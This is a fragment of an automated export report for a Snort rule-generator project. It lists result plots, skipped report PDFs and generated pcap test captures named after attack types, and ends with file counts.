
```
```

3. Images

results/clustering_tsne.png

Type: image | Source: /mnt/e/projects/snort_rag_rule_generator/results/clustering_tsne.png


FILE: results/clustering_tsne.png (embedded preview)



results/embedding_tsne.png

Type: image | Source: /mnt/e/projects/snort_rag_rule_generator/results/embedding_tsne.png


FILE: results/embedding_tsne.png (embedded preview)



results/retrieval_benchmark_k3.png

Type: image | Source: /mnt/e/projects/snort_rag_rule_generator/results/retrieval_benchmark_k3.png

FILE: results/retrieval_benchmark_k3.png (embedded preview)



4. Skipped Binary Files

```
- docs/rapport_snort_rag_devoir3.docx [application/vnd.openxmlformats-officedocument.wordprocessingml.document]
- docs/rapport_snort_rag_devoir3.pdf [application/pdf]
- docs/reference_new_version/snort_rag_rule_generator_new.pdf [application/pdf]
- skip/most_important_file.pdf [application/pdf]
- skip/snort_rag_rule_generator.pdf [application/pdf]
- tests/pcaps/generated/benign_traffic.pcap [application/vnd.tcpdump.pcap]
- tests/pcaps/generated/command_injection.pcap [application/vnd.tcpdump.pcap]
- tests/pcaps/generated/directory_traversal.pcap [application/vnd.tcpdump.pcap]
- tests/pcaps/generated/dns_tunneling.pcap [application/vnd.tcpdump.pcap]
- tests/pcaps/generated/icmp_sweep.pcap [application/vnd.tcpdump.pcap]
- tests/pcaps/generated/malware_c2.pcap [application/vnd.tcpdump.pcap]
- tests/pcaps/generated/port_scan.pcap [application/vnd.tcpdump.pcap]
- tests/pcaps/generated/sql_injection.pcap [application/vnd.tcpdump.pcap]
- tests/pcaps/generated/ssh_bruteforce.pcap [application/vnd.tcpdump.pcap]
- tests/pcaps/generated/xss.pcap [application/vnd.tcpdump.pcap]
```

5. Export Summary

```
- Included files count: 104
- Skipped files count: 491
- Skipped binary files: 15
- Skipped large files: 0
- Warning: no image embed failures
```